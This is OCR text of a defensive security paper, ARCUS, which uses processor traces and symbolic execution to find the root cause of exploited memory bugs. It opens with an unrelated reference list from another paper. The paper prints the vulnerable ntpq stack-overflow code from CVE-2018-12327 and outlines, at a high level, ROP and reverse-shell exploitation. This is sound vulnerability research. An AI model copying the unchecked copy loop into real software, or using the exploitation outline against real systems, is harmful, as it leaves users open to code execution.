[44] Sayantan Sarkar, Ankan Bansal, Upal Mahbub, and Rama Chellappa. Upset and angri: breaking high performance image classifiers. *arXiv preprint arXiv:1707.01159*, 2017.

[45] Jürgen Schmidhuber. Deep learning in neural networks: An overview. *Neural networks*, 61:85–117, 2015.

[46] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 3–18. IEEE, 2017.

[47] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[48] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[49] Tesla. Tesla: Future of driving, 2019. https://www.tesla.com/autopilot.

[50] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 601–618, 2016.

[51] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 36–52. IEEE, 2018.

[52] Waymo. Waymo: The world's most experienced driver, 2019. https://waymo.com/tech/.

[53] Lingxiao Wei, Bo Luo, Yu Li, Yannan Liu, and Qiang Xu. I know what you see: Power side-channel attack on convolutional neural network accelerators. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 393–406. ACM, 2018.

[54] Wikipedia. Hermes. https://en.wikipedia.org/wiki/Hermes.

[55] Yun Xiang, Zhuangzhi Chen, Zuohui Chen, Zebin Fang, Haiyang Hao, Jinyin Chen, Yi Liu, Zhefu Wu, Qi Xuan, and Xiaoniu Yang. Open dnn box by power side-channel attack, 2019.

[56] Jianxiong Xiao, James Hays, Krista A Ehinger, Aude Oliva, and Antonio Torralba. Sun database: Large-scale scene recognition from abbey to zoo. In *2010 IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, pages 3485–3492. IEEE, 2010.

[57] Junyuan Xie, Linli Xu, and Enhong Chen. Image denoising and inpainting with deep neural networks. In *Advances in neural information processing systems*, pages 341–349, 2012.

[58] Mengjia Yan, Christopher W Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn {DNN} architectures. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 2003–2020, 2020.

ARCUS: Symbolic Root Cause Analysis of Exploits in Production Systems

Carter Yagemann
Georgia Institute of Technology

Matthew Pruett
Georgia Tech Research Institute

Simon P. Chung
Georgia Institute of Technology

Kennon Bittick
Georgia Tech Research Institute

Brendan Saltaformaggio
Georgia Institute of Technology

Wenke Lee
Georgia Institute of Technology

Abstract

End-host runtime monitors (e.g., CFI, system call IDS) flag processes in response to symptoms of a possible attack. Unfortunately, the symptom (e.g., invalid control transfer) may occur long after the root cause (e.g., buffer overflow), creating a gap whereby bug reports received by developers contain (at best) a snapshot of the process long after it executed the buggy instructions. To help system administrators provide developers with more concise reports, we propose ARCUS, an automated framework that performs root cause analysis over the execution flagged by the end-host monitor. ARCUS works by testing "what if" questions to detect vulnerable states, systematically localizing bugs to their concise root cause while finding additional enforceable checks at the program binary level to demonstrably block them. Using hardware-supported processor tracing, ARCUS decouples the cost of analysis from host performance.

We have implemented ARCUS and evaluated it on 31 vulnerabilities across 20 programs along with over 9,000 test cases from the RIPE and Juliet suites. ARCUS identifies the root cause of all tested exploits — with 0 false positives or negatives — and even finds 4 new 0-day vulnerabilities in traces averaging 4,000,000 basic blocks. ARCUS handles programs compiled from upwards of 810,000 lines of C/C++ code without needing concrete inputs or re-execution.

1 Introduction

End-host runtime monitors are designed to enforce security properties like control flow integrity (CFI) [1]–[10] or detect anomalous events (system calls [11], segmentation faults [12]–[15]). They can effectively halt attacks that rely on binary exploits and are seeing real-world deployment [16], [17]. However, these systems are designed to react to the *symptoms* of an attack, not the *root cause*. A CFI monitor responds to an invalid control flow transfer, not the buggy code that allowed the code pointer to become corrupted in the first place. A host-based IDS responds to an unusual sequence of system calls, without concern for how the program was able to deviate from the expected behavior model.

Traditionally, symptoms of an attack are easier to detect than root causes. Namely, it is easier to detect that the current state *has* violated a property than to diagnose what lead to that violation. Unfortunately, this has led security professionals to adopt brittle stopgaps (e.g., input filters [18]–[21] or selective function hardening [22]), which can be incomplete or incur side effects (e.g., heavyweight instrumentation [23]). Ideally, the developers that maintain the vulnerable program must fix the code and release a patch, but this creates a conundrum: *where is the bug that led to the detected attack?*

Unfortunately, the journey from a detected attack to a patch is rarely easy. Typical attack artifacts, like crash dumps [24] or logs [25]–[35], contain partial, corruptible data [36]–[42] with only the *detection* point marked. Concrete inputs may reproduce the symptoms in the production environment, but raise privacy concerns [24] and rarely work for developers [43], [44]. Worse still, developers are known to undervalue a bug's severity [45] or prioritize other (better understood) issues [46].

Seeking a better solution, we propose a root cause analysis that considers "what if" questions to test the impact of particular inputs on the satisfiability of vulnerable states. The tests are vulnerability-class-specific (e.g., buffer overflows) and enable the analysis to localize vulnerabilities and recommend new enforceable constraints to prevent them, essentially suggesting a patch to developers. Analysis is conducted over the control flow trace of the program flagged by the end-host monitors, testing at each state "what if" any of the vulnerability tests could be satisfied. Notice that this is a divergence from the traditional mindset of replaying [47]–[49] or tainting [21], [50]. For example, instead of tainting a string that caused a stack overflow, the developers would most directly benefit from knowing which code block caused the corruption and what additional constraints need to be enforced upon it.[1]

Armed with vulnerability-class-specific satisfiability tests, we turn our attention to efficiently collecting control flow

[1] Such analysis could also merge redundant alerts stemming from the same bug producing varying symptoms, improving alert fatigue [51]–[53].

traces in production end-hosts, which is challenging due to strict performance expectations. Interestingly, we find that readily available, hardware-supported, processor tracing (PT)[2] offers a novel avenue towards efficient recording. Specifically, we leverage the capability of Intel® PT to design a kernel module that can *efficiently capture* the control flow of user programs, storing and forwarding it to an analysis system if the end-host runtime monitor flags the process. Notably, this avoids recording concrete data or attempting to re-execute the program.

We have implemented a system called ARCUS[3] — an automated framework for localizing the root cause of vulnerabilities in executions flagged by end-host runtime monitors. We have evaluated our ARCUS prototype using 27 exploits targeting real-world vulnerabilities, covering stack and heap overflows, integer overflows, allocation bugs like use after free (UAF) and double free (DF), and format string bugs, across 20 different commodity programs. Surprisingly, ARCUS also discovered 4 new 0-day vulnerabilities that have been issued 3 CVE IDs, demonstrating an ability to find neighboring programming flaws.[4] ARCUS demonstrates impressive scalability, handling traces averaging 4,000,000 basic blocks from complicated programs and important web services (GIMP, Redis, Nginx, FTP, PHP), compiled from upwards of 810,000 source lines of C/C++ code. It also achieves 0 false positives and negatives in analyzing traces taken of the over 9,000 test cases provided by the Juliet and RIPE benchmarks for our implemented classes. We show that tracing incurs 7.21% performance overhead on the SPEC CPU 2006 benchmark with a reasonable storage requirement. To promote future work, we have open source ARCUS and our evaluation data.[5]

2 Overview

ARCUS' analysis begins when an end-host runtime monitor flags a running process for executing some disallowed operation. Three classes of such systems are widely deployed today: CFI monitoring [1]–[10], system call/event anomaly detection [11], and segmentation fault/crash reporting [12]–[15]). However, ARCUS is not dependant on *how or why the process was flagged*, only that it was flagged. Notice that ARCUS must handle the fact that these systems detect attacks at their *symptom* and not their onset or root cause. In our evaluation, we tested alongside a CFI monitor [1] and segmentation fault handler, both of which provide delayed detection. ARCUS can easily be extended to accept triggers from any end-host runtime monitor.

[2] Available in Intel®, AMD®, and ARM® processors.
[3] Analyzing Root Cause Using Symbex.
[4] We reported new vulnerabilities to MITRE for responsible disclosure.
[5] https://github.com/carter-yagemann/ARCUS

```
1  int openhost(const char *hname, ...) {
2    char *cp;
3    char name[256];
4
5    cp = hname;
6    if (*cp == '[') {
7      cp++;
8      for (i = 0; *cp && *cp != ']'; cp++, i++)
9        name[i] = *cp; //buffer overflow
10     if (*cp == ']') {
11       name[i] = '\0';
12       hname = name;
13     } else return 0;
14   /* [...] */
```

Figure 1: CVE-2018-12327 in `ntpq`. A stack overflow occurs if there is no '`]`' within the first 257 characters of `hname`.

2.1 Real-World Example

We will briefly walk through how to apply our proposed solution to a real vulnerability: CVE-2018-12327. We pick this example because the bug is concise and straightforward to exploit. Conversely, a case study containing thousands of intermediate function calls is presented in Section 4.5. We will stay at a high level for this subsection and revisit the same example in greater detail in Subsection 3.2.

CVE-2018-12327 is a stack overflow bug exploitable in `ntpq` to achieve arbitrary code execution. The vulnerability exists because there is no check for the length of the relevant command line argument. We will follow the *source code* in Figure 1 for simplicity, but the actual analysis is on *binaries*.

Assume the attacker can manipulate the arguments passed to `ntpq`, allowing him to overwrite the stack with a chain of return addresses that will start a reverse shell — a typical example of *return-oriented programming* (ROP). When `ntpq` starts, the ARCUS kernel module snapshots the program's initial state and configures PT. The malicious input triggers the bug, and a shell is created. A runtime monitor determines that the shell spawning is anomalous and flags the program, causing the kernel module to send the snapshot and trace for analysis.

The analysis sequentially reconstructs a symbolic program state for each executed basic block. All input data, including command line arguments, are symbolized. As the states are stepped through, a plugin for each implemented bug class checks for memory violations (Subsection 3.3). Since the attacker's input is symbolic, when the buggy code corrupts the stack, the return pointer will also become symbolic. The return causes the program counter to become symbolic, which is detected by the stack overflow module as a vulnerability.

ARCUS now switches to localizing the root cause. It identifies the symbolic instruction pointer in memory and finds the prior state that made it become symbolic (compiled from line 9). By examining the control dependencies of this state, ARCUS automatically identifies the guardian basic block that




Figure 2: ARCUS architecture. The user program executes in the end-host while the ARCUS kernel module snapshots and traces it using Intel PT. When a runtime monitor flags a violation or anomaly, the data is sent to the analysis environment where symbolic states are reconstructed, over which the modules detect, localize, and report vulnerabilities.

decides when the relevant loop will exit (compiled from line 8). ARCUS determines the loop could have exited sooner and checks what would happen if it did (the "what if" question, elaborated on in Subsection 3.2). ARCUS verifies that this alternative state does not have a symbolic return pointer, compares the resulting data constraints to those in the compromised program state, and spots the contradiction — a special delimiter character at a particular offset of an input string. It uses this to automatically recommend a new constraint to enforce at the guardian to fix the overflow.

As output, the human analyst automatically receives a report containing: 1) the basic block that corrupted memory, 2) the guardian that failed to protect against the exploit, and 3) a recommended fix for the guardian.

2.2 Threat Model

We consider attacks against user programs and assume that the kernel and hardware in the production system are trustworthy, which is reasonable given that Intel PT is a hardware feature that writes directly to physical memory, bypassing all CPU caches, configurable only in the privileged CPU mode. This is consistent with prior security work relying on Intel PT [1], [2], [54], [55]. We do not alter user space programs in any way. The kernel module also provides a secure way to store and forward recorded data to an analysis system, which may be a separate server for extra isolation.

We expect attackers to target the production system's programs, but not have direct access to the analysis. We focus on program binaries without assuming access to source code or debug symbols.[6] Consequently, we cannot handle all *data-only* attacks (e.g., selectively corrupting a flag), which may require accurate type information. However, ARCUS can be extended in future work to incorporate this.

3 Design

ARCUS consists of two general components, shown in Figure 2. A kernel module snapshots the initial state of the monitored program and collects its subsequent control flow via PT (Subsection 3.4). The data is recorded to secure storage reserved by the kernel module and if an alarm is raised by a runtime monitor, it is transmitted to the analysis system, which may reside in a separate server. ARCUS is compatible with any end-host runtime monitor that can flag a process ID. We use an asynchronous CFI monitor [1] and a segmentation fault handler in our evaluation for demonstration.

The analysis is facilitated using symbolic execution with pluggable modules for different classes of bugs (Subsection 3.3). This serves to reconstruct the possible data flows *for a single path*, which enables the system to spot vulnerable conditions (e.g., a large input integer causing a register to overflow) and consider "what if" questions to automatically find contradictory constraints that prune the vulnerable state (Subsection 3.2). ARCUS then automatically recommends places in the binary to enforce these constraints so that developers can quickly understand and patch the root cause.

3.1 Symbolic Execution Along Traced Paths

Once an alarm is raised by a monitor, ARCUS will construct symbolic program states from the data sent by the kernel module. Our insight is to use symbolic analysis, but with special consideration to avoid its greatest shortcoming: state explosion. Put briefly, symbolic analysis treats data as a combination of *concrete* (one possible value) and *symbolic* (multiple possible values) data. As the analysis explores different paths in the program, it places *constraints* on the symbolic data, altering their set of values. In this way, symbolic analysis tracks the possible data values that can reach a program state.

We use symbolic analysis *not* to statically explore all possible paths, as is the typical use case, but to instead consider *all possible data flows over one particular path*. To do this, we symbolize all input data that could be controlled by the attacker (command line arguments, environment variables, files, sockets, and other standard I/O) and only build constraints for the path that was traced. This sidesteps the biggest problem with performing analysis in a vacuum — state explosion — by leveraging the execution trace leading up to the end-host runtime monitor's alert.

[6] However, we reference source code in our explanations and figures whenever possible for brevity and clarity.




Figure 3: Revisiting CVE-2018-12327 in more detail. Part of the snapshot and constraints tracked by ARCUS are shown on the right with registers and addresses substituted with variable names for clarity. PT is on the left.

3.2 "What If" Questions

Reasoning over symbolic data also enables ARCUS to consider "what if" questions, which is a key novelty in our root cause analysis. We now revisit CVE-2018-12327 (introduced in Subsection 2.1) to show how ARCUS uses "what if" questions in detail. In Figure 3, part of the snapshot (orange box) and constraints tracked by ARCUS (grey boxes) are shown on the right. We substitute registers and memory addresses with variable names for clarity, but keep in mind that ARCUS operates on binaries without needing debug symbols or source code. A part of the PT trace (yellow boxes) is shown on the left with the source code in the center. We use square brackets to denote array contents and curly to list the possible values for a variable. The notation s_i is for unconstrained symbolic data and c_i is for concrete constants. `ret_ptr` is the return pointer.

ARCUS starts by replacing the attacker-controlled data in the snapshot with symbolic variables. `hname` points to a command line argument, which is why its contents become symbolic. As ARCUS symbolically executes the program, it follows the PT trace, which says to take the branch at line 6 and to repeat the loop 312 times. As the loop iterates, `cp` increments, and `name` is filled with symbolic values copied from `hname`. By the time line 14 is reached, the return pointer has been overwritten with an unconstrained symbolic value. When the function returns, the program counter becomes symbolic, which means the attacker is capable of directly controlling the program's execution via crafted command line arguments. This is a vulnerability that triggers the stack overflow module in ARCUS to begin root cause analysis.

The full algorithm for this vulnerability class is presented in Subsection 3.3, so for brevity we will focus on the "what if" question, which comes into play after ARCUS has located the symbolic state prior to `ret_ptr` being corrupted. ARCUS revisits this state and discovers there is another possible path where the loop exits sooner, which requires `cp` $\leq$ `hname`+257 and the 257th character in `hname` to be '`]`'.

What if this path were to be taken by the program? The resulting constraints would contradict the ones that led to the corrupted state, which requires '`]`' to occur in `hname` no sooner than offset 258. Thus, by solving the "what if" question, ARCUS has automatically uncovered a fix for the vulnerability. Subsection 3.3 covers how the module then determines where to enforce the new data constraints to make the recommendation more concise and practical. Note that even after applying the recommended fix, line 14 of the program is still reachable. However, because the newly enforced constraints contradict the compromised state, the code can no longer be executed in the context that would give rise to the observed overflow.

3.3 Analysis Modules

In this subsection, we expand on our methodology from Subsections 3.1 and 3.2 to describe how serious and prevalent classes of vulnerabilities can be analyzed using ARCUS. Each class has a refined analysis strategy and definition of root cause based on our domain expertise. In our prototype, each technique is implemented as a pluggable module, summarized in Table 1. Each module description concludes with a list of contents generated by ARCUS in its reports.

Stack & Heap Overflow. The stack and heap overflow module focuses on analyzing control flow hijacking (recall that data-only attacks are out of scope, Subsection 2.2), which requires the adversary to gain control over the program

Table 1: ARCUS Modules Summary

Module	Locating Strategy	Root Cause
Stack Overflow	Symbolic PC	Control Dep.
Heap Overflow	Symbolic PC	Control Dep.
Integer Overflow	Overflowed Reg/Mem	Overflow Site
UAF	R/W Freed Address	Control Dep.
Double Free	Track Frees	Control Dep.
Format String	Symbolic Arguments	Data Dep.

counter. As ARCUS reconstructs all the intermediate states along the executed path, the module checks whether the program counter has become symbolic. If it has, this means data from outside the program can exert direct control over which code the program executes, which is indicative of control hijacking.

From this point, the module looks at the previous state to determine what caused symbolic data to enter the program counter. Since hijacking can only occur at indirect control flow transfers, this previous state must have executed a basic block ending in a return, indirect call, or indirect jump. The steps we define for root cause analysis are: 1) identify the code pointer that became symbolic, 2) identify the basic block that wrote it, 3) find basic blocks that control the execution of the write block, and 4) test whether additional constraints at these blocks could have diverted the program away from the buggy behavior (i.e., by introducing a constraint that would contradict the buggy state).

To accomplish the first task, the module uses backward tainting over the previously executed basic block, lifted into an intermediate representation (IR), to identify the registers and then the memory address used to calculate the code pointer. The implementation details are in the Subsection 3.7. Once identified, the module iterates backwards through the previously reconstructed states to find the one where the data contained at the identified address changes, which reveals the state that corrupted the pointer. We coin this the *blame state*.

The next step is to identify the basic blocks that control it, which we refer to as *guardians*. The module uses forward analysis over the reconstructed states to generate a control dependency graph (CDG) and find them.[7] If there are guardians for the blame state, the closest one is picked in terms of shortest path, and the prior state to execute this code is revisited to see if there exists another branch whose constraints contradict the blame state (solving the "what if" question from Subsection 3.2). If contradicting constraints are found, ARCUS recommends enforcing them at the guardian. Otherwise, only the blame state is reported because an entirely new guardian is required.

For heap overflows, ARCUS needs to ensure that the heap objects are allocated exactly as they were in the flagged execution, which requires careful designing. We elaborate on the details in Subsection 3.5.

[7] These graph algorithms are readily available in projects like angr.




Figure 4: CVE-2006-2025. Attacker controls the TIFF image and thus `tdir_count`, which can be used to overflow `cc`. ARCUS automatically finds a new constraint to prevent it.

Report: Blame state and, if found, the guardian to modify and new constraints to enforce.

Integer Overflow & Underflow. The two key challenges with detecting integer overflows and underflows (referred to collectively as overflows for brevity) are: 1) inferring the signedness of register and memory values in the absence of type info and 2) avoiding false positives due to intentional overflowing by developers and compilers.

To conservatively infer signedness, the module uses hints provided by instruction semantics (e.g., zero vs. signed extending [56]), and type info for arguments to known standard library functions ("type-sinking" [57]). If the signedness is still ambiguous for an operand, the arithmetic operation is skipped to err on the side of false negatives.

If an operation can overflow, according to the accumulated data constraints, the result register is flagged and subsequent stores and loads are tracked by the module. However, this is not immediately reported as a bug because the overflow may be intentional (second challenge). Instead, a bug is only reported if flagged data is passed to another function (i.e., following a `call` or `ret` instruction). The intuition is that when data crosses a function boundary, it is likely that the receiver did not consider the possibility of receiving overflowed integers, leading to violated assumptions and bugs. Prior work has measured this phenomenon [58].

Figure 4 illustrates how the module handles CVE-2006-2025, showing source code for clarity. In this case, an adversary can craft a TIFF image to overflow the register holding `cc` (defined at line 3) and pass it to `ReadOK` at line 7. Since `cc` is the product of two unsigned values, $\texttt{cc} < \texttt{w} * \texttt{tdir_count}$ should not be possible, yet at line 4 the module discovers it is satisfiable, indicating `cc` can overflow. When `cc` is then passed to `ReadOK`, the module flags the bug.

To recommend a fix, the module solves the "what if" question: *what if the prior constraint was not satisfiable?* This requires an additional data constraint to be placed on `tdir_count`. The module includes this in its report along with the basic block that overflowed `cc` and the basic block

that passed `cc` to `ReadOK`.

Report: Basic block and IR statement that overflowed the variable, recommended constraints, and basic block that passed the overflowed variable to another function.

Use After Free & Double Free. The UAF and DF modules monitor all calls to allocation and free functions, which we assume to know the semantics of in advance. When an allocation call is reached, the size argument is extracted and the returned pointer is evaluated to a concrete value to maintain a list of currently allocated buffers. When a free is reached, the corresponding entry is moved from the allocation list to a freed buffers list. Subsequent allocations can move freed entries back to the allocation list, maintaining mutually exclusive sets. For each state, addresses accessed by memory operations are checked against the freed list to detect the occurrence of UAF, upon which the module reports the starting address, size, and accessed offset. Similarly, the DF module detects freeing of entries already in the freed list. A CDG from the free site to the violating block determines and reports negligent guardians.

Report: Address, size, and offset (if applicable) of the violated buffer. The freeing and violating basic blocks, along with a partial CDG for the path between them.

Format String. Programming best-practice is to always create format strings as constant values in read-only memory. Unfortunately, buggy programs still exist that allow an attacker to control a format string and achieve arbitrary reads or writes. As the analysis reconstructs program states, this module checks for states entering known format string functions (e.g., `printf`) and verifies that: 1) the pointer to the format string is concrete, as it should be if it resides in read-only memory, 2) the string's contents are completely concrete, and 3) all the additional arguments point to mapped memory addresses. If any of these criteria are violated, the module knows data from outside the program can directly influence the format string function, which is a vulnerability.

Once located, the module locates the violating symbolic data in memory and examines prior states to find the one that wrote it. This is the blame state for this category of vulnerability. Since format strings should not be writable in the first place, no further analysis is necessary.

Report: Contents of the symbolic string, the basic block that wrote it, and where it was passed to a format function.

3.4 Capturing the Executed Path

Analyzing the execution flagged by an end-host runtime monitor, which may reside in a different system, requires an efficient way of tracing the program without relying on instrumentation or binary modifications that could degrade performance or be targeted by the attacker. Our solution is to employ a kernel module to manage PT. For simplicity, we will focus on




Figure 5: Using the trace (left), with snapshot and PT packets, to recover the executed sequence of instructions (right).

Intel PT, but other modern processors come with their own hardware implementations.

A trace captures the sequence of instructions executed by the CPU, which is large given that modern processors execute millions of instructions per second. To be efficient, Intel PT assumes that the auditor knows the memory layout of the audited program, which our kernel module prepends to the trace as a snapshot, shown on the left side of Figure 5 as grey packets. The kernel module also captures and inserts dynamically generated code pages between PT data, allowing complex behaviors to be followed (e.g., JIT). With this, all the auditor needs from the PT hardware is which path to follow when a branch is encountered, shown on the left in blue. For conditional branches, a single *taken-not-taken* bit is recorded. For indirect control flow transfers (return, indirect call, and indirect jump) and asynchronous events (e.g., interrupts, exceptions), the destination is recorded.

Intel PT is configured using *model specific registers* (MSRs) that can only be written and read while the CPU is in privileged mode. Since only the kernel executes in this mode, only it can configure Intel PT. The trace is written directly into memory at *physical* addresses specified during configuration, meaning the kernel can make this data inaccessible to all other processes. Intel PT bypasses all caches and memory translation, which minimizes its impact on the traced program. When the buffer allocated for tracing is filled, the CPU raises a *non-maskable interrupt* (NMI), which the kernel module handles immediately so no data is lost.

Challenges with PT & Symbolic Execution. Intel PT tries to be as efficient as possible in recording the executed control flow. As a result, only instructions that produce branching paths yield trace packets, which excludes instructions for *re-*

Table 2: Symbolically Executing CISC Repeat Instructions

Type	Common Usage	Strategy
`rep movs`	String Copy	Maximize Iterations
`rep stos`	Memory Initialization	Maximize Iterations
`rep cmps`	String Search (presence)	Symbolize Register
`rep scas`	String Search (offset)	Symbolize Register

peat string operations — used to speed up common tasks. For example, `rep mov` sequentially copies bytes from one memory location to another until a condition is met and `repnz scas` can be used as a replacement for `strlen`. These instructions encode an entire traditional loop into a single statement.

When memory is concrete, these complex instructions are deterministic, so Intel PT does not record how many times they "repeat." This creates a problem for symbolic execution because if these instructions encounter symbolic data in memory or registers, the state will split and the trace will not have information on which successor to follow.

Our solution is to take the path that will most likely lead to a vulnerability, which depends on the type of repeat instruction, shown in Table 2. Three repeat types are excluded (`ins`, `outs` and `lods`) because they are typically used by kernel drivers and not user space programs. For move (`movs`) and store (`stos`), the analysis follows the maximum possible iterations given the symbolic constraints to check for overflow bugs. For comparison (`cmps`) and scanning (`scas`), the analysis skips to the next instruction (i.e., it executes zero iterations) and symbolizes the results register. The constraints for this register depend on the instruction. For example, `repnz scasb` in 64-bit mode scans memory, decreasing `RCX` by 1 for each scanned byte, until either `RCX` becomes 0 or the value stored in `AL` is encountered. The analysis therefore constrains `RCX` to be between 0 and its starting value.

3.5 Snapshots & Memory Consistency

Symbolic execution requires an initial memory state to start its analysis from, which can be created with a custom loader or from a snapshot. The distinction is usually minor, but ends up being vital for ARCUS because it has to follow the path recorded by PT, as opposed to generally exploring the program. We discover that snapshots *are essential* to ARCUS because native loaders have complicated undocumented behaviors that the custom loaders are likely to contradict, creating inconsistencies in memory.

One such discrepancy is in how they resolve *weak symbols*, which can be resolved to one of several possible locations depending on the execution environment. For example, `libc` contains a weak symbol for `memcpy`, which is resolved to point at the most efficient implementation for the processor model. By our count, out of the 2,211 function symbols in `glibc` version 2.28, 30% are weak symbols. Additionally, shared objects can choose to implement their own resolver functions, invoked by the loader, to decide values.[8]

Our solution is for the kernel module to save a concrete snapshot of the program's user space at its entry point — after the initial dynamic loading is complete — and whenever a new thread or process is created. This captures the environment variables, command line arguments, and current *program break* pointer, the latter of which is important for heap placement.

Allocation Consistency. Analyzing attacks requires special care with replicating the spacing and absolute position of dynamically allocated buffers. Inconsistencies could cause overflows between objects or exploited writes to not be reproducible in the analysis.

The solution is to capture the *program break* (`brk`) pointer in the snapshot, which marks the end of the program's data segment. When functions like `malloc` do not have enough space to allocate a new buffer, they make a system call to move the break. Consequently, all dynamically allocated objects are placed relative to the starting position of the break. Therefore, by starting with the same break and following the trace, ARCUS can ensure a consistent layout.

3.6 Performance Constraints

We prioritize performance in our design, but acknowledge that storage is also a concern for long running programs, to which we create two policies. For task-oriented workers, snapshots are taken as the kernel creates them and the oldest snapshots are discarded if a user defined threshold is exceeded. If a long living thread exceeds the threshold, a snapshot is retaken and the oldest data is discarded. This introduces potential false negatives due to truncation, but we demonstrate useful results with practical thresholds in Section 4 and leave improvements to future work.

Since the analysis is performed offline only after an alarm is raised, we relax the performance requirements of the analysis system. Our evaluation shows real vulnerabilities are analyzed in minutes, which is sufficient for practical use.

3.7 Vex IR Tainting

Algorithm 1 shows how we perform backwards tainting on VEX IR lifted from binary code to identify the registers and memory addresses used to calculate a chosen temporary variable. We start by tainting the chosen variable and iterate backwards over the prior statements. Any registers used to store tainted variables (`Put`) become tainted. Whenever tainted variables are assigned a value (`WrTmp`), any registers, memory addresses, or additional variables used to produce the value (i.e., operands) also become tainted. `EvalTmp` uses the symbolic execution engine to resolve memory address pointers.

[8] Example: https://sourceware.org/glibc/wiki/GNU_IFUNC.

Input: VEX IR statements S starting from last executed.
Tmp n to taint initially.
Result: Addresses A and registers R used to calculate n.

```
A ← ∅
R ← ∅
T ← {n}
foreach s in S do
    if Type(s) is Put and Type(s.data) is RdTmp then
        if s.data.tmp ∈ T then
            R ← R ∪ {s.register}
        end
    end
    if Type(s) is WrTmp and s.tmp ∈ T then
        foreach a in s.data.args do
            if Type(a) is Get then
                R ← R ∪ {a.register}
            end
            if Type(a) is RdTmp then
                T ← T ∪ {a.tmp}
            end
            if Type(a) is Load then
                A ← A ∪ EvalTmp(a.address)
            end
        end
    end
end
```

Algorithm 1: Tainting algorithm to obtain the registers and addresses used to calculate a VEX IR temporary variable.

To taint multiple basic blocks, we clear T between blocks while persisting A and R.

4 Evaluation

We aim to answer the following questions in our evaluation:

1. *Is ARCUS accurate at detecting bugs within our covered classes?* We perform several micro-benchmarks with a ground truth set of over 9,000 test cases from the RIPE [59] and Juliet [60] suites. This ground truth allows us to verify that ARCUS can find root causes for vulnerabilities with 0 false positives and negatives (Subsection 4.1).
